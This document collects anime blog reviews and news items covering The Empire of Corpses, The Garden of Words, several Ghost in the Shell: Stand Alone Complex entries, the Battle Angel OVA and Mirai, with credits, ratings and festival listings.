This anime movie is a superb example of steampunk story — a type of alternate history (or uchronia) set in a more technologically advanced Victorian era. I like the idea to create “necroware” to program the dead (in a way slightly reminiscent of Westworld) using a neural plug, a modified typewriter and punch-cards or Charles Babbage’s Analytical Engine! The retrofuture world that the story depicts looks quite fascinating.

The premisses of the story are also quite innovative. While historical fiction often uses real historical people as characters, this story interestingly uses illustrious fictional characters. If some of the characters have really existed (Ulysses S. Grant, Frederick Burnaby, Thomas Edison), most of them come from the works of Sir Arthur Conan Doyle (Watson, Holmes, Irene Adler, “M” could also possibly be for Moriarty or Mycroft), Ian Fleming (M, MoneyPenny, Osato Chemicals), Fiodor Dostoïevski (Alexei  Karamazov, Nikolai Krasotkin), Mary Shelley (Victor Frankenstein and his creature), Daniel Defoe (Friday from Robinson Crusoe), Jules Verne (the Nautilus submarine), or even Auguste de Villiers de L’Isle-Adam (Hadaly, the android from The Future Eve). This shows a great literary culture from the writer.

EmpireOfCOrpses-illo2For the most part of the movie the storytelling is excellent. Unfortunately, in the end (the last third of the movie), the story gets overly mystical (crystals?) and too many parts of the plot are left without any explanations. The whole part with Alexei Karamazov is not very clear: what are his motivations and end-game? Same thing with “M”: what does he want to accomplish? The conclusion of the story is rather confusing and disappointing. However, the greatest assets of the movie is its really beautiful animation (particularly the background art which is quite superb). The battle scenes are also very well executed.

The animated movie is much better than the manga. It’s more beautiful, the story is better organized and more fluid, the action scenes are easier to understand. I like the Russian exploding corpses — explosions are much more fun when animated! Also (and I rarely say this) the English dubbed version is very good. The movie was less appreciated by the general audience (6.0 on IMDb, 42% on Rotten Tomatoes) than by anime fans (A- on ANN, 7 on MyANimeList). All in all, it is a very good movie, worth watching, particularly if you are a steampunk fan.

The empire of corpses (屍者の帝国 / Shisha no Teikoku): Japan, anime, 2015, 120 mins; Dir.: Ryoutarou Makihara; Scr.: Hiroshi Seko, Kōji Yamamoto, Midori Gotou (based on the novel by Project Itoh & Toh Enjoe); Char. Des.: redjuice, Takaaki Chiba; Art Dir.: Yūsuke Takeda; Chief Anim. Dir.: Hirotaka Katō, Takaaki Chiba; Mecha Des.: Gorou Murata, Hitoshi Fukuchi, Junya Ishigaki, Shinobu Tsuneki; CGI Dir.: Emiko Nishida; Music: Yoshihiro Ike; Studio: Wit; Prod.: George Wada, Noriko Ozaki, Takashi Yoshizawa; Cast: Yoshimasa Hosoya / Jason Liebrecht (Watson), Ayumu Murase / Todd Haberkorn (Friday), Kana Hanazawa / Morgan Garrett (Hadaly), Taiten Kusunoki / J. Michael Tatum (Burnaby), Akio Ohtsuka / Sean Hennigan (M), Daiki Yamashita / Micah Solusod (Krasotkin), Jiro Saito / Kenny Green (Yamazawa), Kōji Ishii / Greg Dulcie (Grant), Shinichiro Miki / Mike McFarland (Alexei Karamazov), Takayuki Sugo / R Bruce Elliott (The One). Available on bilingual Blu-ray/DVD from FUNimation ($34.98 US). stars-3-5

To learn more about this title you can consult the following web sites:

[ AmazonANNGoogleIMDbOfficialWikipedia ]

Also, you can check the official trailer on Youtube:

©Project Itoh & Toh EnJoe / THE EMPIRE OF CORPSES Licensed by Fuji TV through FCC to Funimation® Productions, Ltd. All Rights Reserved.

[ Traduire ]

The Garden of Words

GardenOfWords-dvd-cov“When Takao, a young high school student who dreams of becoming a shoe designer, decides to skip school one day in favour of sketching in a rainy garden, he has no idea how much his life will change when he encounters Yukino. Older, but perhaps not as much wiser, she seems adrift in the world. Despite the difference in their ages, they strike up an unusual relationship that unexpectedly continues and evolves, without planning, with random meetings that always occur in the same garden on each rainy day. But the rainy season is coming to a close, and there are so many things still left unsaid and undone between them. Will there be time left for Takao to put his feelings into actions and words? Between the raindrops, between the calms in the storm, what will blossom in the garden of words?”

[Text from the dvd cover]

>> Please, read the warning for possible spoilers <<

In an ode to the rain, Makoto Shinkai is offering us an exquisitely beautiful anime telling the story of the infatuation of a teenager for a woman nearly twice his age. Together, somehow, they will find a way — in their innocent and platonic relationship — to heal each other of their sentiments of alienation and doubt that is plaguing them. At the beginning of his life, he is uncertain of the path to follow. She is a young teacher bullied by her students to the point of having health problems. 

They are brought together in a park by the rain and by poetry. In the beginning, Yukari recite a Waka / Tanka from Man’yōshū (Book 11, verse 2,513): “A faint clap of thunder / Clouded skies /  Perhaps rain comes / If so, will you stay here with me?” Later, finally understanding was she said, Takao respond with the following verse (Book 11, verse 2,514): “A faint clap of thunder / Even if rain comes not / I will stay here / Together with you”…

It is impossible not to like a Makoto Shinkai movie. Beside a storytelling that is cute, nostalgic, thoughtful and poetic, we finds nice music and, above all, superb CG animation. The background art is so realistic that, in contrast, the standard animation of the character seems a little odd. It is a short movie but all the more excellent. Highly recommended.

The anime was adapted into a manga (illustrated by Midori Motohashi) serialized in Monthly Afternoon (June-December 2013) and published in Japan as a single volume by Kodansha, in English by Vertical (Oct. 2014, 220 pages, $12.95, ISBN 978-1-939130-83-9) and in French by Kazé (Déc. 2014, 208 pages, ISBN 978-2-82031-879-4). It was also adapted into a light novel serialized in Da Vinci (September 2013 – April 2014) and published in Japan by Media Factory (Kadokawa Shoten) and in France by Kazé (2014, 380 pages, ISBN 978-2-82031-880-0).

The Garden of Words (言の葉の庭 / Kotonoha no Niwa), Japan, 2013, 46 mins; Dir./Scr./Ed.: Makoto Shinkai; Char. Des.: Kenichi Tsuchiya; Art dir.: Hiroshi Takiguchi; Studio: CoMix Wave Films; Prod.: Noritaka Kawaguchi; Cast: Kana Hanazawa / Maggie Flecknoe (Yukari Yukino), Miyu Irino / Blake Shepard (Takao Akizuki), Fumi Hirano / Shelley Calene-Black (Takao’s mother), Takeshi Maeda / Crash Buist (Shōta, Takao’s brother), Yuka Terasaki / Brittney Karbowski (Rika, Shōta’s girlfriend), Suguru Inoue / Mike Yager (Matsumoto), Megumi Han / Allison Sumrall (Satō), Mikako Komatsu / Hilary Haag (Aizawa). Available on bilingual Dvd/Blu-Ray from Sentai Filmworks and currently streaming on Netflix. stars-4-0

To learn more about this title you can consult the following web sites:

[ AmazonANNGoogleIMDbNetflixWikipedia ]

Also, you can check the official trailer on Youtube:

[ Traduire ]

Capsules

43th Japan Academy Film Prize (2020)

The Japan Academy Film Prize (日本アカデミー賞 / Nippon Akademī-shō) is the Japanese Academy Awards (Oscars). It is awarded each year by the Nippon Academy-shō Association. The nominees were announced on January 15th and the winners were revealed at the ceremony held at the Grand Prince Hotel New Takanawa on March 6th. (Sources: Japan Academy Prize, Google, IMDb, Wikipedia).

See our entries for the previous years: 2017, 2016, 2015, 2014, 2013, 2012, 2010, 2007.

[ Traduire ]

Full Awards list (winners in red) after the jump:

Continue reading

Anime & manga news

Self-isolating has given me more time to pay attention to what’s happening in the anime and manga world. Therefore, here are a few news that I have noticed recently and that might interest you (if you are a fan):

Kodansha and Production I.G. have announced a new Stand Alone Complex anime series titled Ghost in the shell: Stand Alone Complex_2045. Directed by Kenji Kamiyama and Shinji Aramaki, the series will have two 12-episode seasons (each director overseeing one season) starting on Netflix worldwide on April 23. The anime will be a 3D CG animation and the character designs are by Russian illustrator Ilya Kushinov. (Source: ANN’s “Ghost in the Shell- SAC_2045 Anime Reveals Trailer, New Cast, April 23 Debut“).

There will be another Gundam movie titled Mobile Suit Gundam Hathaway (Kidō Senshi Gundam: Senkō no Hathaway). Due to open in Japanese theatres on July 23rd, the movie is based on a novel series by Yoshiyuki Tomino. It deals with the aftermath of Char’s Counterattack‘s climatic finale and is centred around Hathaway Noa, the son of captain Bright Noa. The project is directed by Shukou Murase, with a script by Yasuyuki Mutou, character designs by Pablo Uchida, Naoyuki Onda, and Shigeki Kuhara, and mechanical designs by Hajime Katoki, Kimitoshi Yamane, Seiichi Nakatani, and Nobuhiko Genba. (Source: ANN’s “Gundam- Hathaway Anime Film Teased With New Visual”).

Surprisingly, I discovered that 70 year-old mangaka Moto Hagio is still quite active. The fourth arc of her series Poe no Ichizoku (The Poe Clan), Himitsu no Hanazono (The Secret Garden), was put on hiatus last May but will resume in the August issue of Shogakukan‘s Monthly Flowers magazine on June 27. The original story, Poe no Ichizoku was first published in Japan in 1972–1976, with a sequel, Poe no Ichizoku: Haru no Yume, published in 2016–2017 and a third arc, Poe no Ichizoku: Unicorn, was published in 2018–2019. Fantagraphics Books (which has already released several of her titles: The Heart of Thomas (1973–1975), Otherworld Barbara (2002–2005), A Drunken Dream and Other Stories (2010)) is releasing the manga in English as a two-volume omnibus. (Source: ANN’s “Moto Hagio’s Latest The Poe Clan Manga Resumes in June”).

NHK announced that it is producing a live-action series adaptation of Jiro Taniguchi‘s The Walking Man (Aruku Hito) manga to premiere on NHK BS4K channel on April 5, with new episodes coming on the first Sunday of every month. The unnamed protagonist will be played by actor Arata Iura. (Source: ANN’s “Jiro Taniguchi’s The Walking Man Manga Gets Live-Action Series”).

My friend Frederik L. Schodt has been interviewed by the Cartoonist Kayfabe (Ed Piskor & Jim Rugg). It is available on their Youtube channel: “Frederik L. Schodt, The Man Who Introduced Manga To America, Shoot Interview!”. Have a look:

If you are bored because of self-isolation you can now watch lots of classic anime on this new streaming service called RetroCrush ! A parent to AsianCrush, this video-on-demand service is free (but ad-supported) and is available only through apps (on iOS, Android, Amazon Fire TV, Roku, and smart TVs).(Source: ANN’s “Digital Media Rights’ RetroCrush Anime Streaming Service Launches With Classic Anime Titles”). 

Here is the list of titles available so far (either Sub and/or Dub): 8 Man After, A Wind Named Amnesia, A.D. Police, Adieu Galaxy Express, Angel Cop, Area 88, Black Jack, Blue Seed, Blue Submarine No 6, Bubblegum Crash!, Bubblegum Crisis, Card Captor Sakura, Ceres Celestial Legend, Chargeman Ken!, Cosmos Warrior Zero, Creamy Mami, Cromartie High School, CyBuster, DNA2, Dagger of Kamui, Dallos, DearS, Demon City Shinjuku, Demon Lord Dante, Devil Lady, DieBuster, Eat-Man, Eat-Man ’98, Fighting Foodons, Flame of Recca, Fuse: Memoirs of the Hunter Girl, Fushigi Yuugi, Gakuen Heaven, Galaxy Express, Giant Gorg, GoShogun, GodMars, Goku Midnight Eye, Gokudo, Golko 13: The Professional, GTO, Hells, Iria: Zeiram The Bounty Hunter, Jin-Roh, Jungle Emperor Leo, Kaiba, Key: The Metal Idol, Kyousougiga, Library War, Like the Clouds Like the Wind, Lily CAT, Mononoke, Nagasarete Airanto, Night on the Galactic Railroad, Otaku no Video, Pilot Candidate, Pop Team Epic, The Princess and the Pilot, Project A-ko, Riding Bean, Robot Carnival, Samurai Pizza Cats, Samurai Troopers, Sea Prince and Fire Child, Shining Tears x Wind, Space Adventure Cobra, Space Warrior Baldios, Street Fighter II, Tenjho Tenge, Thermae Romae, Toriko: Special Recipe of Gourmet God, Twelve Kingdoms, Twilight of the Cockroaches, Ultra Maniac, Urusei Yatsura Beautiful Dreamer, Vampire Princess Miyu, Virtua Fighter, Wicked City, Zombie Loan.

And here are a few more news:

[ Traduire ]

GITS SAC: Solid State Society

Ghost in the Shell: S.A.C.—Solid State Society is the third movie since 1995’s Ghost in the Shell anime adaptation. This feature-length TV movie was broadcast on Skyperfect! in September 2006 and released on DVD by Bandai Visual in November of the same year. Fantasia 2007 treated the fans by screening this excellent cyberpunk anime on the big screen! Directed by Production I.G.’s Kenji Kamiyama, fans can enjoy yet another high-tech sci-fi story, which is set in 2034, Tokyo. The timeline is two years after the last TV series (2nd GIG), as Japan is still dealing with the Asian refugee problems. 

SolidStateSociety-image2Major Motoko Kusanagi left Section 9 — Japan’s elite anti-terrorist unit — and was missing for over two years. She left because she felt that by acting alone she could investigate more discreetly (using multiple cyber bodies), more freely (without the irritating political oversight) and therefore more efficiently. For Batou, the absence of Motoko leaves his work meaningless and he picks & chooses the case he’s working on, taking assignments only when he thinks it might bring him closer to her. With the Major’s departure and Batou refusing assignments, Togusa was forced to become the leader of the team as her successor. Togusa is, as usual, a man of justice. Married and having two children, he’s different from the other team members who are all single — including the aging Chief Aramaki who has been struggling to deal with the fact that Section 9 has to move on without the Major. Other members such as Saito and Ishikawa keep their positions as network expert or sniper. All Section 9’s characters are extremely honest and act with a sense of justice and responsibility. They’re all faithful to their convictions as they were in the TV series. 

SolidStateSociety-image1Section 9 hired 20 rookies, and their latest mission is to solve a case involving politically charged hostages. Somehow, one of the terrorist suspects committed suicide on the spot, leaving a strange message: “The Puppeteer is coming”. At the same time, many other mysterious cases keep taking place, including one where a huge amount of abused children seem to have been kidnapped by an organization of ultranationalist retirees. What links all those cases together? It seems to be the work of a super-intelligent hacker who has been manipulating all this, but to do what exactly, no one knows… 

SolidStateSociety-image4This movie is first class entertainment. Like the previous movies, it offers great music and superb animation. It has all the complex socio-political background of the previous TV series and maintains the series’ trademark cyberpunk feeling, but Director Kamiyama injected the storyline with so many themes — such as mass suicide, terrorism, biochemical weapons, kidnapping, old folks’ problems and child abuse — and subplots that the story gets confusing. It’s not easy to follow what’s happening in this extremely intricate movie. After the screening I was not quite sure of what I had just watched and who the Puppeteer really was! It’s one of those cases where you really need to purchase the DVD and watch the key scenes several time in order to be able to really enjoy the complexity of the movie. 

SolidStateSociety-image3In my humble opinion, I think that Director Kamiyama should have simplified and streamlined the storyline, maybe sticking with Togusa’s plot-line. I bet the viewers could have felt more empathy towards the movie if it was a little less complex. The animation itself has an overwhelming beauty, but, using all the great animation technology and talent of Production I.G., I think Director Kamiyama could have created a masterpiece, if he had just come up with a more coherent story. In the end, the true identity of the Puppeteer is still not very clear — but maybe Director Kamiyama kept it mysterious on purpose? 

—miyako

Kôkaku Kidôtai: Stand Alone Complex — Solid State Society. Japan, 2006, 109 min.; Dir.: Kenji Kamiyama; Scr.: Kenji Kamiyama, Shôtaro Suga, Yoshiki Sakurai; Phot.: Kôji Tanaka; Ed.: Junichi Uematsu; Art Dir.: Yusuke Takeda; Char. Des.: Hajime Shimomura, Takayuki Goto, Tetsuya Nishio; Mechan. Des.: Kenji Teraoka, Shinobu Tsuneki; Mus.: Yoko Kanno; Prod.: Production I.G.; Distr.: Bandai, Manga Entertainment; Cast: Atsuko Tanaka (Motoko Kusanagi), Akio Ohtsuka (Batou), Kouichi Yamadera (Togusa), Kazuya Tatekabe (Col. Tonoda), Masuo Amada (Col. Ka Gae-Ru), Osamu Saka (Daisuke Aramaki), Takashi Onozuka (Pazu), Tarô Yamaguchi (Boma), Toru Ohkawa (Saito), Yutaka Nakano (Ishikawa), Yuya Uchida (Takaaki Koshiki), Dai Sugiyama (Proto), Nana Yamauchi (Togusa’s daughter), Yoshiko Sakakibara (Prime Minister Kayabuki). Available on R2 Dvd in Japan (BCBA-2606, 109 min., ¥9800) and on R1 Dvd in North America (Bandai/Manga Entertainment, #25176, Bilingual Dvd, 109 min., $19.98 US [Limited edition: $39.98 US], rated 13+). stars-4-0

• • •

SolidStateSociety-covIn 2034, two years after the departure of Major Motoko Kusanagi (after the events of the TV series, Stand Alone Complex, which starts in 2030 and before the second movie, Innocence, set in 2032), Togusa is now in charge of Section 9, which has been expanded with the addition of several new recruits. Batou, frustrated to have been left behind by the Major, is still looking for her and therefore picks & chooses only the cases that seem related to his quest. A string of strange incidents — starting with a series of suicides, followed by the kidnapping of many children, and an economical conspiracy plotted by a group of old ultra-nationalists — seem to lead to a mysterious super-hacker nicknamed the “puppeteer.” The Major is carrying her own parallel investigation — which leads Batou to suspect her of being the puppeteer. In the end, the real identity of the perpetrator is the most surprising revelation of all. 

This movie is directed by Kenji Kamiyama, the same person who directed the Stand Alone Complex TV series. It is therefore not surprising to find here the same excellent quality of production, as much in the design as in the animation. However, if the director succeeded to masterfully tie up all the elements of the story in the TV series, he seems to have difficulty to do the same in a movie format. Solid State Society feels like a long TV episode where he tries to compress the storyline of an entire series. There are too many sub-plots and the different elements of the story are mixed together in such a complex way that it sometimes lacks coherence and the viewers get confused (it took me at least two viewings to understand the complexity of the plot and even then I am not sure I understood everything correctly). 

The timeline of the various series and movies seems confusing as well. The first movie is supposed to be set in 2029, while Solid State Society is set in 2034. It is not clear exactly when Major Kusanagi left Section 9. Also, they should have encountered the Puppet Master / Puppeteer before (in the first movie), but no mention is made of a prior encounter as if the first movie never happened. In fact, it feels like Solid State Society is a retelling of the encounter between the Major and the Puppeteer. 

Despite the complex socio-political themes and the beautiful animation, Solid State Society does not have the same depth than the previous movies (directed by Mamoru Oshii) and it certainly doesn’t have the same contemplative beauty. It is a very nice movie, but it is much more demanding to the viewers than the TV series and even the previous movies — which you all need to have seen to really appreciate and understand this movie — so I would recommend it mainly to the die-hard Ghost In The Shell fans. Nevertheless, Solid State Society (and GITS in general) is the epitome of intelligent SolidStateSociety-Dvd-ratingscyberpunk anime (a genre that, unfortunately, we don’t see often). Finally, I must add that the Limited Steelbook case edition (which contains three discs: one disc with the main feature, one disc full of extras, and the Solid State Society soundtrack CD) is totally awesome. 

—clodjee

Bandai / Manga Entertainment, #25176 (ISBN 978-1-59409-831-4), Bilingual Dvd, 109 min., $19.98 US (Limited Edition: $39.98 US), rated 13+ (Violence). See back cover.

You can also check the trailer from Youtube:

For more information you can consult the following web sites:

[ AmazonANNBiblio • GoogleIMDbProduction I.G.Wikipedia ]

Ghost In The Shell: Stand Alone Complex—Solid State Society ©2006-2007 Shirow Masamune • Production I.G. / Kodansha. 

Those articles were first published respectively in PA #94: 76 (November-December 2007) and PA #93: 83 (September-October 2007).

Please also check the following Ghost in the shell articles:

[ Traduire ]

GITS: Stand Alone Complex 2nd GIG

Anime Story

2004 was a great year for theatrical anime releases in Japan. It brought us Hayao Miyazaki’s Howl’s Moving Castle, Katsuhiro Otomo’s Steamboy and, of course, Mamoru Oshii’s Ghost In The Shell 2: Innocence. However, most of the Japanese anime industry’s production, and what really sustains it, remains the television series, like Gundam Seed, Fullmetal Alchemist, and yes, Ghost In The Shell: Stand Alone Complex. 

SAC-2gig-logoGhost in the Shell: Stand Alone Complex was a big hit in 2003 and Japanese DVD sales did great, so the creative team at Production I.G. decided to bring out a second season (titled “2nd Gig”). Now fans can look forward to another 26 episodes of cyber-political intrigue and action. 

Sac-2gig-illo11I can easily imagine that director Kenji Kamiyama was under a great deal of stress, with his work being compared with Mamoru Oshii’s Innocence, and to meet the fans’ expectations after the first season! Despite the high stakes, the young director was up to the task and I think he did a marvellous job. The “2nd Gig” is even better and more intriguing than the first season. He succeeded totally in creating his own world, telling the story in his own personal style, and we don’t even feel the need to compare his series with Oshii’s movie. Each has its own merit. 

Kamiyama not only respected Masamune Shirow’s original manga, but he gave it life by detailing, even more so than Oshii’s movies did, its near-futuristic setting defined by the interaction of humanity and technology in a complex Asian geo-political environment. His strong, captivating storytelling is very well supported by the superb animation, the beautiful and elaborate artwork and an enchanting soundtrack. It is so great to see that there is such a great new talent in Japan, able to create a serious and intelligent story that can both entertain our senses and stimulate our mind. It is not surprising that both seasons of the TV series have received a great deal of acclaim, not only from anime fans, but also from those who seek serious science fiction shows. 

SAC16-illoASAs the “2nd Gig” starts, Section 9, which had been dissolved at the end of the 1st season, is resuming its job as an anti-cyberterrorist mobile unit. Although the team has returned, their work isn’t easy, and many difficulties lie ahead of them. The Japanese political landscape is changing and the government is keeping a close eye on their special police. The “Laughing Man” case might be solved, but it doesn’t take long for another terrorist organization, “The Individual Eleven,” to show up. Who are they? Are they the result of another “Stand Alone Complex”? They seem to be stirring up an uprising against the Asian immigrants and refugees. Could it be that simple? But some other politically-motivated forces seem to be at work. Can Major Motoko Kusanagi and her team unravel the complex overlapping political plots before they affect the nature of the government? 

Technology might be omnipresent in Stand Alone Complex, but it is not overwhelming. In the “2nd Gig,” Director Kamiyama and Production I.G. keep an even greater focus on the human side of the story by exploring the characters’ hearts and emotions — even in the case of some of the terrorists. Each key member of Section 9 has a dedicated episode where we learn more about their past and personality. It is not done simply to paint a richer background; every single bit of information has its meaning. They also give a more humane face to the government (more likeable than the usual fat, corrupt, old minister) with the new Japanese prime minister, a young, good-looking lady who embodies the beauties (and sometime ineptitudes) of democracy. In contrast, there is the ugly face of Gohda, a shady character who embodies the threat of militarism. Also, the intelligent Tachikoma robots (their name means “standing, spinning top”) are back with a new, expanded sidekick role (definitely inspired by Motoko’s cute “helper” programs in the Man-Machine Interface manga). With their cute voices and comical comments, they give a human feel to the technology. 

SAC14-illoASThe terrorism and the Asian refugees’ problems seem to be an allusion to the Palestinian question and to some conspiracy theories that surfaced after 9/11 in Europe and in Japan (such as, American right wing groups being behind 9/11 in order to justify military action abroad and domestically limit civil liberties). But it is only used to emphasize the fact that, even in the future, terrorism — the favorite style of warfare of the 21st Century — is still omnipresent and we still haven’t found a way to deal with it. Despite all the advanced technology, humanity is still facing tremendous problems (war, pollution, corruption, poverty, overpopulation, crime). Nothing changes, and even the future’s future is still uncertain. Is there a solution to the crisis? Is there a possibility for us humans to be saved? The answer in “2nd Gig” might be in the origami cranes that appear in some episodes and that symbolize the prayers for peace and salvation. All we can do is, like Section 9, act with courage and determination (even if it means going against the rules sometimes), pray and hope for the best! 

In conclusion, “2nd GIG” is even better than the first season. While still very political, dealing with terrorism and immigration problems, it also elaborates on more of the personal history of each of the main characters, including Major Kusanagi. The cyberpunk political intrigue is at moments a little complex, but it is the most intelligent anime series I have ever seen and it is superbly animated. It’s not all action, there’s also drama — and I did cry a few times. A real masterpiece! Of course, such an exceptionally excellent anime series cannot be seen only on TV. SAC-2gig-ratingsYou have to purchase the DVD to watch it over and over again, to enjoy all the minute details of this superb animation and share the experience with your friends! And if after that you want more, the series was followed by a movie: Solid State Society. 

> Please, read the warning for possible spoilers <<

Continue reading

Ghost in the shell: Stand Alone Complex (anime)

Overview

GITS-SAC-logoWith the TV version of Ghost in the Shell (Kokaku Kidotai) director Kenji Kamiyama (and his production team — including the full support of original creator Shirow Masamune) is bringing a new dimension to the standard police detective drama adding a techno-cyberpunk flavour. Not only is this a very high quality show visually (HD full-digital screen to satisfy even the most hard-core fan!), but it is also full of exciting, intelligent storytelling. You can see that the writers really put forward their best efforts to attract viewers. 

SAC-KusunagiCCThe story is set in a future Tokyo populated with high-tech doohickeys, and lots of cyborgs and androids. Fans of Ghost in the Shell find out immediately that this story is quite different from the manga or games. It’s a kind of alternate world created for the TV series, closer to what was already developed for the movie. The manga is funny and set in a fictitious future (lots of made-up names) where Section 9 is an international anti-terrorist unit. The TV series’ setting feels less like a militaristic anti-terrorist outfit and more like a special police force dealing with cyber crimes. It is more serious and more realistic. Nevertheless, like the movie, which was based mostly on the manga, the TV series is using bits and pieces of the manga’s story. We could consider the TV series as a prequel to the movie, whereas the new manga, Man-Machine Interface, is the direct sequel of the original manga. 

GHSill02RSo what do they mean by “Stand Alone Complex”? It could mean that the series is mostly made of stand alone episodes (self contained stories), with a few more complex episodes (the “Laughing Man” story arc). However, episode 6 also provides another explanation: it refers to the fact that Laughing Man’s imitators are independent copycats, created without an original. To me it seems that Production I.G.’s writers want to make the point that “It’s extremely difficult and almost impossible today to stand alone in this complex society of computers and networks.” Each episode throws enormous amounts of technical information and detail about computers, science and politics for the viewer to digest. At first, for an average nincompoop like myself, the contents of this show can be too much, but with a bit of patience it’s certainly educational. I think, in a way, it’s charming to see so much information on technology. Compared to ordinary anime shows, the amount of dialogue and information is quite huge. 

You really have to sit down and watch this TV show over and over again to catch the small details and to understand better. In this respect it shares much in common with its source, the manga. On the other hand, despite all this, the show can also be watched as an intelligent police/detective drama. The viewers can try to solve crimes with Section 9 members and get great satisfaction to see the conclusion of each cyber-crimes case. But don’t think that the show is as slow paced as the film — there is still a lot of action! 

SAC-illo02The characters seem to be like normal humans, but in fact most of them are cyborgs (or with some sort of cybernetic enhancement). I wonder if, in the near future, when humans begin to replace body-parts to improve their lives and live more comfortably, we’ll have different kinds of crimes? It’s the same type of premise as in Patlabor : if technology takes us there, the nature of crime will change. Of course we’re all human, but how in the world can we live and “stand” with our own personalities in this extremely complex society of the future? In this show, all criminals are making statements of a kind (politically, individually or otherwise). 

SAC01-03This is certainly a strong series evolved from speculative fiction, with excellent (and exotic Russian sounding) music by Yoko Kannno (Cowboy Bebop, Escaflowne and Macross Plus) and viewers will enjoy this full-action crime fighting anime! In our opinion, this series clearly shows one thing: good writing and storytelling make a great difference! There are many shows with high quality visuals, but with weak stories. Ghost in the Shell is one of the best shows to come down the road in the last few years and hearkens back to a period where stories and strong characters were the main focus. I’d like to send out enthusiastic applause to the creators of this show! 

Despite its high quality animation and intelligent story, the show has a few annoying details: the original opening is much better than the 3D one which starts with episode 3 and there are some technical impossibilities (like the cloaking devices which are not consistent with those in the movie). 

SAC08-02This anime won’t disappoint you — in fact, you’ll be totally hooked! A must see show that I’d recommend to anyone. In order to understand the TV series a bit better it is recommended to have seen the movie or read the manga (you would already know the characters and technological background), but you will probably manage anyway if you just dive straight in (you’ll find some helpful information, right after the jump). The series was very well received with critics’ rating of 8.5 on IMDb and of 67% / 100% on Rotten Tomatoes. Enjoy !

>> Please, read the warning for possible spoilers <<

Continue reading

Battle Angel (OVA)

BattleAngelOVABattle Angel (銃夢 / Ganmu [Gunnm] / lit. “Weapon dream”) compiles two OVAs released in Japan in June and August 1993. An English subtitled version was released by A.D. Vision on VHS in September 1993 and on DVD (with both dubbed and subtitled versions) in December 1999. The first OVA, “Rusty Angel”, introduces us to Gally and Scrapcity, and tells of the combat against Grewcica. The second OVA, “Tears Sign”, focuses on her friendship with Yugo and his dream to get to Zalem. [It was reviewed in PA #27: 37]

For the early 90s the quality of the animation was excellent, but unfortunately it looks disappointing by today’s standards. It still looks good though and offers excellent production value (nice storytelling and music soundtrack). However, one point that really bothers me is the editing which annoyingly and constantly cut the action to switch to scenes with other characters and then to cut back into the action.

The storytelling succeeds to condense the first part of the manga into two 25-minute OVAs and still manage to smooth the story so it is easier to understand. The manga had the advantage to have several graphic novels to tell the story (the first OVA covers the first volume and half, while the second tell the story up to the end of the third volume). The numerous battles  — which felt a little sketchy and tedious on paper — look much more realistic and entertaining in the animation (although the Alita live-action movies does an even better job at rendering the battle sequences). Lastly, the anime has a better success in giving life and expressing the emotions of the characters. It makes the drama much more tangible.

It is a nice anime that deserves to be seen. Unfortunately, it seems to be difficult to find now-a-day. Hopefully, with the success of the movie, it will be released again on DVD.

Battle Angel : Japan, 1993, 2 x 25 mins.; Dir.: Hiroshi Fukutomi; Scr.: Akinori Endō (based on Yukito Kishiro’s manga); Art Dir.: Hidematsu Kaneko; Char. Des.: Nobuteru Yuki; Anim. Dir.: Nobuteru Yuki & Futoshi Fujikawa; Phot.: Hitoshi Yamaguchi; Ed.: Yukiko Ito & Satoshi Terauchi; Music: Kaoru Wada; Studio: Madhouse; Jap. Cast: Kappei Yamaguchi (Yugo), Miki Itō (Gally), Shunsuke Kariya (Dr. Daisuke Ido). stars-3-0

To learn more about this title you can consult the following web sites:

[ ANNAmazonGoogleIMDbWikipedia ]

I have recently also commented on the Gunnm / Alita manga and the live-action movie.

[ Traduire ]

Capsules

Fantasia 2019

Fantasia-2019-bannerThe 23rd edition of the Fantasia International Film Festival, the top genre film festival in North America, will be held (mostly) at the Concordia Théâtre Hall from July 11 to August 1st 2019. The festival will open with Hideo Nakata latest movie, Sadako. It will also showcase over an hundred feature films & shorts in horror, sci-fi or fantasy genres and many filmmakers and actors will be attending to introduce their production — including Yamamoto Kiyoshi (Director of Brave Father Online – Our Story of Final Fantasy XIV), Yaguchi Shinobu & Kanekoa Ryon (director and producer of Dance with me), Makoto Tezuka (dir. of The Legend of the Stardust Brothers), Takahiro Umehara (dir. & writer for Moon in the hidden woods), Nao Yoshighai (retrospective), Oshiyama Kiyotaka (dir. of the short Shishigari) and Keita Amemiya (dir. of Garo and speaker of the Master Class on Wed July 31, 2019 7:00 PM at the York Amphitheatre). Tickets will be available at Concordia’s box office and online starting July 6th.

Movies from all over the world will be presented (including five from China, five from Hong Kong, twenty-four from South Korea and two from Taiwan), but here we are interested mostly in the forty-five production from Japan:

Anime

Live-Action

This year there’s lots of horror and lots of shorts, many anime and a few titles to watch closely (like Human Lost, The Relative worlds, Garo, Gintama 2, and The island of cats).

[ Traduire ]

Mirai

Mirai-jpFrom acclaimed director Mamoru Hosoda (Wolf Children) comes a daringly original story of love passed down through generations. When four-year-old Kun meets his new baby sister, his world is turned upside down. Named Mirai (meaning “future”), the baby quickly wins the hearts of Kun’s entire family. Kun becomes increasingly jealous of her, until one day he storms off into the garden, where he encounters strange guests from the past and future – including his sister Mirai, as a teenager. Together, Kun and Mirai go on a journey through time and space, uncovering their family’s incredible story, in this magical and emotionally soaring adventure about the ties that bring families together and make us who we are.” (From Universal website)

Mirai (未来のミライ / Mirai no Mirai / lit. “Mirai of the Future”) is a beautiful story about good parenting and loving our siblings or family. Kun is a young boy who is jealous of his newborn sister Mirai. However, the genealogical tree that sits in the courtyard of their small house in Yokohama shows him scene of past and future life of his family members (his teenage sister, his mother, his great-grand-father, even the family dog!) so he can relate to them and learn to appreciate them better. Or this is a boy with an extraordinary imagination!

The animation is excellent and offers very realistic background illustrations that you would think it’s CGI but they are actually hand-drawn (although there is CGI in the movie). In fact, it is so crisp that it feels a little cold. For such a story about family I would have preferred a style that evoke more warmth. I particularly like the design of the modern house, conceived by the father (who’s an architect), that takes advantage of the narrow space and the hill to build in several level, with lots of steps.

